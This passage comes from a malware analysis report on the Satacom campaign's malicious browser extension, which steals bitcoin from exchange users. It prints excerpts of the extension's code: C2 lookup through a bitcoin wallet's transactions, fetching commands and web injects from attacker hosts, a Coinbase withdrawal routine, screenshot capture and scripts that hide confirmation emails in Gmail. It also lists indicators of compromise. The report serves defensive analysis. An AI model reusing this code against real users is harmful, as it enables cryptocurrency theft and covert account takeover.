
***The manifest.json file settings***

Another malicious extension file that always runs in the background when the user is browsing is ‘background.js’, which is responsible for initializing communication with the C2. If we take a closer look at the JavaScript code, we’ll find an interesting function call at the bottom of the script with a string variable that is the address of a bitcoin wallet.

```
var btc_adress="bc1qtms60m4fxhp5v229kfxwd3xruu48c4a0tqwafu";
async function fetchBlockJSON() {
  const response = await fetch('https://blockchain.info/address/'+btc_adress+'?format=json');
  const block = await response.json();
  return block;
}
```


***Background.js script snippet***


Looking at the script’s code, we can conclude that the extension is about to fetch another string from the hardcoded URL, into which the script inserts the bitcoin address. The JavaScript receives data in JSON format, which shows the wallet’s transaction activity, and then looks for a specific string within the latest transaction details.




***JSON of the transaction details***

There are two strings on the page that contain the C2 address. The “script” string is a HEX string that contains the C2 host of the malware, and the “addr” string is the Base58-encoded C2 address. The reason for using the last cryptocurrency transaction of a specific wallet to retrieve the C2 address is that the server address can be changed by the threat actors at any time. Moreover, this trick makes it harder to disable the malware’s communication with its C2 server, since disabling wallets is much more difficult than blocking or banning IPs or domains. If the C2 server is blocked or taken down, the threat actors can simply change the ‘script’ or ‘addr’ string to a different C2 server by performing a new transaction. And since the extension always checks these strings to retrieve the C2, it will always ask for the new one if it’s ever changed.






***Decoded C2 address from the transaction details***

The extension has several other scripts that are responsible for initializing the received commands and become functional after the C2 address is retrieved, because the scripts need to obtain some important information from the C2. For example, the C2 holds the BTC address that will be used when the BTC is transferred from the victim's wallet to the threat actor's wallet.


```
{"address":"3PT4pfR6bTJJVUCh4nRDh5RihSXWXk6zic"}
```


***Threat actor's BTC wallet address***

To get hold of the victim's cryptocurrency, the threat actors use web injects on the targeted websites. The web inject script is also provided by the C2 after the extension contacts it. In the following screenshot, we can see the 'injections.js' script from the extension, which fetches the web inject script from the C2 server.

```
export const getInjections = () => {
    return new Promise(async (res) => {
        chrome.storage.local.get(['domain', 'uuid'], async (result) => {
            const domain = result.domain
            const uuid = result.uuid

            const request = await fetch(`https://${domain}/machine/injections?uuid=${uuid}`)
            const injections = await request.json()

            chrome.storage.local.set({
                injections
            })

            return res(true)
        })
    })
}
```

***The injections.js script***

After the addon contacts the C2 server – extracted as mentioned above – the server responds with the web inject script that will be used on the targeted websites.




### *Webinject script from C2 server*

If we take a closer look at the script, we can see that the threat actors are targeting various websites. In the version of the script shown above we can see that it targets Coinbase, Bybit, KuCoin, Huobi and Binance users.

Since the script within the C2 can be changed at any time, the threat actors can add or remove other web injection targets, as well as start targeting cryptocurrencies other than BTC, which makes this extension pretty dynamic and allows threat actors to control the malicious extension by changing the scripts.

If we look at the script, we can see that the extension performs various actions on the targeted websites. For example, it has the ability to retrieve the victims' addresses, obtain account information, bypass 2FA, and much more. Moreover, it's capable of transferring BTC currency from the victim's wallet to the attackers' wallet.

```
const getAddress = async (type) => {
    return new Promise((res, rej) => {
        window.postMessage({
            type: "exchange-get-address",
            param: {
                "type": type
            }
        }, "*");

        window.addEventListener("message", (event) => {
            if (event.data && event.data.cmd) {
                if (event.data.cmd === "exchange-get-addr") {
                    return res(event.data.param)
                }
            }
        }, false);
    })
}
```

```
const getAccounts = () => {
    $.ajax({
        type: 'GET',
        url: 'https://www.coinbase.com/api/v2/accounts?limit=300',
        headers: {
            'cb-version': '2021-01-11'
        }
    }).then(data => {
        supportedAccounts = data.data
    })
}
```

***Functions from the web inject script***

Looking at the full web inject script, we can conclude that the idea behind it is to steal BTC currencies from victims who have the malicious extension installed. The extension performs various actions on the account in order to remotely control it using the web inject scripts, and eventually the extension tries to withdraw the BTC currency to the threat actors' wallet. To circumvent the 2FA settings for transactions, the web inject script uses 2FA bypass techniques.

```
const startWithdraw = async () => {
    return new Promise(async (res) => {
        try {
            const WITHDRAW_ADDRESS = await getAddress('BTC')

            if (!WITHDRAW_ADDRESS) {
                return res(true)
            }

            let prices = await $.ajax({
                type: 'GET',
                url: 'https://www.coinbase.com/api/v2/assets/prices?base=USDT&filter=holdable&resolution=latest'
            })

            prices = prices.data

            let accounts = await $.ajax({
                type: 'GET',
                url: 'https://www.coinbase.com/api/v2/accounts?limit=300'
            })

            accounts = accounts.data

            const accountId = accounts.findIndex(x => x.currency.code === 'BTC' && x.type === "wallet")

            if (accountId === -1) {
                return res(true)
            }

            const fromAccount = accounts[accountId]
            const priceIndex = prices.findIndex(x => x.base === 'BTC')

            const usd = parseFloat(fromAccount.balance.amount) * parseFloat(prices[priceIndex].prices.latest)

            if (usd < parseFloat(settings.min_amount)) {
                return res(true)
            }

            const withdrawRequest = await $.ajax({
                type: 'POST',
                url: 'https://www.coinbase.com/api/v3/coinbase.public_api.authed.sends.Sends/CreateSendMax?q=e30%3D',
                headers: {
```

***Snippet of the BTC withdrawal function from the web inject script***

Before stealing the cryptocurrency, the extension communicates with the C2 server to get the minimum BTC value. It then compares this value with the actual amount of money in the target wallet. If the wallet contains less cryptocurrency than the minimum amount received from the C2, it doesn't withdraw any cryptocurrency from it.


```
{"setting":{"min_amount":"41"}}
```

***Minimum amount threshold from C2***

The script also performs several other checks before stealing the BTC currency. For example, it also checks the BTC to USD exchange rate.

When the amount of BTC in the target wallet meets the C2 checks, the script performs the withdrawal function to steal the BTC currency from the victim.


```
await setAllBalances(totalBalances)
await setBalance(sumBalance)

console.log(`--> Все активы свапнуты в ACCOUNT_TYPE_SPOT!`)

setTimeout(async () => {
    const spotBalance = await getSpotBalance()

    if (!spotBalance) {
        return logOut()
    }

    let balanceInUSD = 0

    for (const balance of spotBalance) {
        balanceInUSD += parseFloat(balance.usdtValue)
    }

    console.log(`Баланс ACCOUNT_TYPE_SPOT: ${balanceInUSD.toFixed(2)}$`)

    if (balanceInUSD < parseFloat(settings.min_amount)) {
        $('#waiting').remove()

        return
    }

    console.log(`Начинаем свап всех активов в BTC`)

    for (const balance of spotBalance) {
        if (parseFloat(balance.usdtValue) >= 1 && balance.tokenId !== "BTC") {
            await startSellCurrency(balance.tokenId, parseFloat(balance.free), 'BTC')
        }
    }

    console.log(`-> Все активы свапнуты в BTC`)

    setTimeout(async () => {
        await startWithdraw('BTC')
    }, 2000)
}, 2000)


Timeout(() => {
 start()
```

***Performing balance check***

In addition to stealing BTC, the malicious extension performs additional actions to hide its activity.

For example, the malicious extension contains scripts that target three different email services: *Gmail*, *Hotmail* and *Yahoo*. The idea behind the scripts is to hide the email confirmation of the transaction performed by the malicious extension.


Each script makes visual changes to the emails once the victim reaches the email service's page. It searches for pre-defined email titles and content, and when it finds them, it simply hides them from the victim by injecting HTML code into the message body. As a result, the victim is unaware that a specific transaction transferring crypto currency to the threat actors' wallet was made.



```
/*! jQuery v3.6.0 | (c) OpenJS Foundation and other contributors | jquery.org/license */
!function(e,t){"use strict";"object"==typeof module&&"object"==typeof module.exports?module.exports=e.document?t(e,!0):function(e){if(!e.document)throw new Error("jQuery requires a window with a document");return t(e)}:t(e)}("un

if (window.location.href.indexOf('mail.google') > -1) {
    const binance = () => {
        let items = $(document).find(':contains("Withdrawal Requested")').filter(function () {
            return $(this).children().length === 0;
        })

        for (const item of items) {
            $(item).text('[Binance] Authorize New Device')
        }

        items = $(document).find('span:contains("Memo:")')

        for (const item of items) {
            $(item).html('<span class="Zt"> - </span>Authorize New Device You recently attempted to sign in to your Binance account from a new device or location. As a security measure, we require additional confi')
        }

        items = $($(document).find('div:contains("Memo:")').filter(function () {
            return $(this).children().length === 0;
        })[0]).parents('.ii')

        for (const item of items) {
            const code = $($(item).find('div[style*="font-size:20px"]')[1]).find('div').text()

            $(item).html('<div id=":9z" class="a3s aiL ">\n' +
```


***Extension JS targeting Gmail***

In addition, the extension can manipulate email threads from the targeted websites, so if the victim opens a thread from, for example, Binance, it can change the content of the emails and display a fake email thread that looks exactly like the real one. It also contains a placeholder for desired strings that the extension can inject into the content of the message page.




***Fake email thread template***

The malicious extension has many other JavaScripts and it's capable of performing additional actions. For example, it can extract information through the browser, such as the system information, cookies, browser history, screenshots of opened tabs, and even receive commands from the C2 server.



```
import config from "../../config.js";

import {setEnableExtension} from "./extensions.js";
import {initMachine} from "./getMachineInfo.js";
import {createNotification} from "./notifications.js";
import {makeScreenShot} from "./screenshot.js";
import {getCurrentTab, getHistory, openUrl} from "./tabs.js";
import {getInjections} from "./injections.js";
import {getSettings} from "./settings.js";
import {setIsEnabled} from "./proxy.js";

export const getCommands = () => {
    return new Promise(async (res) => {
        chrome.storage.local.get(['domain', 'uuid'], async (result) => {
            const uuid = result.uuid
            const domain = result.domain

            const request = await fetch(`https://${domain}/machine/commands?uuid=${uuid}`)
            const commands = await request.json()

            for (const command of commands) {
                const cmd = JSON.parse(command.command)
                const data = cmd.data
```

```
export const makeScreenShot = () => {
    return new Promise(async (res) => {
        chrome.tabs.captureVisibleTab(null, {}, function (dataUri) {
            return res(dataUri)
        });
    })
}
```

***JavaScripts: requesting commands from the C2 (left pane) and taking screenshots (right pane)***

The purpose of the extension is to steal BTC and manipulate targeted cryptocurrency websites and email services to make the malware as stealthy as possible, so the victim doesn't notice any information about the fraudulent transactions. The extension can update its functionality due to the technique used to retrieve the C2 server via the last transaction of a specific BTC wallet, which can be modified at any time by making another transaction to this wallet. This allows the threat actors to change the domain URL to a different one in case it's banned or blocked by antivirus vendors.

## Victims

This campaign targets individual users around the world. According to our telemetry, in Q1 2023 users in the following countries were most frequently infected: Brazil, Algeria, Turkey, Vietnam, Indonesia, India, Egypt, Mexico.

## Conclusions

Satacom is a downloader that is still running campaigns and being developed by the threat actor behind it. This threat actor continues to distribute malware families using various techniques, such as ad injection via ad plugins for WordPress websites.

The recently distributed malware, which is a side-loaded extension for Chromium-based browsers, performs actions in the browser to manipulate the content of the targeted cryptocurrency website. The main purpose of this malicious extension is to steal cryptocurrency from victims and transfer it to the threat actors' wallet.

Moreover, since it is a browser extension, it can be installed in Chromium-based browsers on various platforms. Although the installation of the malicious extension and the infection chain described in this article are Windows-specific, if the threat actors want to target Linux and macOS users, they could easily do so, provided the victims use Chromium-based browsers.

## Appendix I – Indicators of Compromise

**Satacom files**

0ac34b67e634e49b0f75cf2be388f244
1aa7ad7efb1b48a28c6ccf7b496c9cfd
199017082159b23decdf63b22e07a7a1

**Satacom DNS**

dns-beast[.]com

don-dns[.]com

die-dns[.]com

**Satacom C2**

hit-mee[.]com

noname-domain[.]com

don-die[.]com

old-big[.]com

**Hosted PS scripts**

tchk-1[.]com

**Malicious extension ZIP**

a7f17ed79777f28bf9c9cebaa01c8d70

**Malicious extension CC**

you-rabbit[.]com

web-lox[.]com

**Hosted Satacom installer ZIP files**

ht-specialize[.]xyz

ht-input[.]cfd

ht-queen[.]cfd

ht-dilemma[.]xyz

ht-input[.]cfd

io-strength[.]cfd

fbs-university[.]xyz

io-previous[.]xyz

io-band[.]cfd

io-strength[.]cfd

io-band[.]cfd

can-nothing[.]cfd

scope-chat[.]xyz

stroke-chat[.]click

icl-surprise[.]xyz

new-high[.]click

shrimp-clock[.]click

oo-knowledge[.]xyz

oo-station[.]xyz

oo-blue[.]click

oo-strategy[.]xyz

oo-clearly[.]click

economy-h[.]xyz
medical-h[.]click
hospital-h[.]xyz
church-h[.]click
close-h[.]xyz
thousand-h[.]click
risk-h[.]xyz
current-h[.]click
fire-h[.]xyz
future-h[.]click
moment-are[.]xyz
himself-are[.]click
air-are[.]xyz
teacher-are[.]click
force-are[.]xyz
enough-are[.]xyz
education-are[.]click
across-are[.]xyz
although-are[.]click
punishment-chat[.]click
rjjy-easily[.]xyz
guy-seventh[.]cfd

**Redirectors to Satacom installer**

back-may[.]com
post-make[.]com
filesend[.]live
soft-kind[.]com
ee-softs[.]com
big-loads[.]com
el-softs[.]com
softs-labs[.]com
soft-make[.]com
soft-end[.]com
soon-soft[.]com
tip-want[.]click
get-loads[.]com
new-loads[.]com
file-send[.]live
filetosend-upload[.]net
file-send[.]cc

## Appendix II – MITRE ATT&CK Mapping

This table contains all the TTPs identified during analysis of the activity described in this report.

| Tactic | Technique | Technique Name |
|---|---|---|
| **Initial Access** | User Execution: Malicious Link<br>User Execution: Malicious File | T1204.001<br>T1204.002 |
| **Execution** | User Execution: Malicious File<br>Command and Scripting Interpreter: PowerShell | T1204.002<br>T1059.001 |
| **Persistence** | Shortcut Modification<br>Browser Extensions | T1547.009<br>T1176 |
| **Defense Evasion** | Process Injection | T1055.012 |
| **Credential Access** | Credentials from Password Stores<br>Steal Web Session Cookie<br>Unsecured CredentialsMulti-Factor Authentication Interception | T1555.003<br>T1539<br>T1552T1111 |
| **Discovery** | Account Discovery<br>Software Discovery<br>Security Software Discovery | T1087<br>T1518<br>T1518.001 |
| **Collection** | Automated Collection<br>Screen Capture<br>Credentials from Password Stores<br>Browser Session Hijacking | T1119<br>T1113<br>T1555<br>T1185 |
| **Command and Control** | Application Layer Protocol: Web Protocols<br>Application Layer Protocol: DNS<br>Dynamic Resolution | T1071.001<br>T1071.004<br>T1568 |
| **Exfiltration** | Exfiltration Over C2 Channel | T1041 |

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